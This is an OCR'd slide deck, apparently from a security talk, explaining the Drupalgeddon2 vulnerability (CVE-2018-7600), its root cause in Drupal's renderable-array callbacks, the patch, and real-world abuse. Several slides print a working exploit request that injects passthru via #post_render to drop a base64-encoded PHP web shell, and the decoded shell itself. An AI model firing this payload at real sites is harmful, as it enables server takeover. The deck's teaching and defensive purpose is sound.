
Drupalgeddon2

Highly critical web vulnerability

Agenda



Background

Exploit Demo

How it works

How it's being used

Disclaimer

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
Drupal

- Third most popular CMS after Wordpress and Joomla
- Runs 4.6% of websites
- PHP
- 2000
- Famous users:
    - French Government
    - University of Oxford
    - Tesla Motors

Drupalgeddon2

- Drupalgeddon
- CVE-2018-7600
- Fix committed 2018-03-27
- Article explaining bug published by Check Point Research 2018-04-12
- Exploit released 2018-04-13
- Rated ‘highly critical’ by CVE organisations


THE 405 BEING OUT OF SERVICE FOR AN ENTIRE WEEKEND TAKES THINGS TO A WHOLE NEW LEVEL.
A JERRY BRUCKHEIMER PRODUCTION
ARMAGEDDON2
CARMAGEDDON

Exploit Demo

How it works

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee ./s.php
```


How it works - the payload

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee ./s.php
```

```
<?php if( isset( $_REQUEST['c'] ) ) { system( $_REQUEST['c'] . ' 2>&1' ); }
```

How it works - the payload

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo
PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApI
```



passthru

(PHP 4, PHP 5, PHP 7)

passthru — Execute an external program and display raw output

Renderable Arrays

- Drupal’s Form API uses ‘Renderable Arrays’
- A key-value structure in which the property keys start with a hash

```
[
    ‘#type’ => ‘markup’,
    ‘#markup’ => ‘<em>some text</em>’,
    ‘#prefix’ => ‘<div>’,
    ‘#suffix’ => ‘</div>’
]
```


When are Renderable Arrays rendered?

- Page load
- Drupal AJAX API

Renderable Arrays callbacks

- **#access_callback**
  - Used to determine whether or not the current user has access to an element.
- **#pre_render**
  - Manipulates the render array before rendering.
- **#lazy_builder**
  - Used to add elements in the very end of the rendering process.
- **#post_render**
  - Receives the result of the rendering process and adds wrappers around it.

drupal/Renderer.php




```php
    // Filter the outputted content and make any last changes before the content
    // is sent to the browser. The changes are made on $content which allows the
    // outputted text to be filtered.
    if (isset($elements['#post_render'])) {
      foreach ($elements['#post_render'] as $callable) {
        if (is_string($callable) && strpos($callable, '::') === FALSE) {
          $callable = $this->controllerResolver->getControllerFromDefinition($callable);
        }
        $elements['#children'] = call_user_func($callable, $elements['#children'], $elements);
      }
    }

```

How it works

```
/?q=user/password&name[#post_render][]=passthru&name[#type]=markup&name[#markup]=echo PD9waHAgaWYoIGlzc2V0KCAkX1JFUVVFU1RbJ2MnXSApICkgeyBzeXN0ZW0oICRfUkVRVUVTVFsnYyddIC4gJyAyPiYxJyApOyB9 | base64 -d | tee ./s.php
```

```
$name = [
    ‘#post_render’ => [‘passthru’],
    ‘#type’ => ‘markup’,
    ‘#markup’ => ‘echo PD9waH....’
]
```

The fix




```
+  /**
+   * Strips dangerous keys from $input.
+   *
+   * @param mixed $input
+   *   The input to sanitize.
+   * @param string[] $whitelist
+   *   An array of keys to whitelist as safe.
+   * @param string[] $sanitized_keys
+   *   An array of keys that have been removed.
+   *
+   * @return mixed
+   *   The sanitized input.
+   */
+  protected static function stripDangerousValues($input, array $whitelist, array &$sanitized_keys) {
+    if (is_array($input)) {
+      foreach ($input as $key => $value) {
+        if ($key !== '' && $key[0] === '#' && !in_array($key, $whitelist, TRUE)) {
+          unset($input[$key]);
+          $sanitized_keys[] = $key;
+        }
+        else {
+          $input[$key] = static::stripDangerousValues($input[$key], $whitelist, $sanitized_keys);
```

Why it works

- No input sanitation
- Insane code complexity

How it's being exploited



A Crypto Miner for your Website


HASHES/S 0.0

TOTAL 0

THREADS 2 + / −

Monetize Your Business With Your Users' CPU Power

How it’s being exploited



Bitcoin Ransomware Hits Ukraine’s Ministry of Energy website

By Waqas on April 25, 2018 Email @hackread HACKING NEWS MALWARE SECURITY

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The official website of Ukraine’s Ministry of Energy and coal was hit by a ransomware attack, as a result, the website has been compromised by malicious hackers asking for

How to protect yourself

- Automatic security updates
- Don’t use CMSs
- Use static site generators

Questions?

Contact

Laurence Tennant

laurence.tennant@meraki.net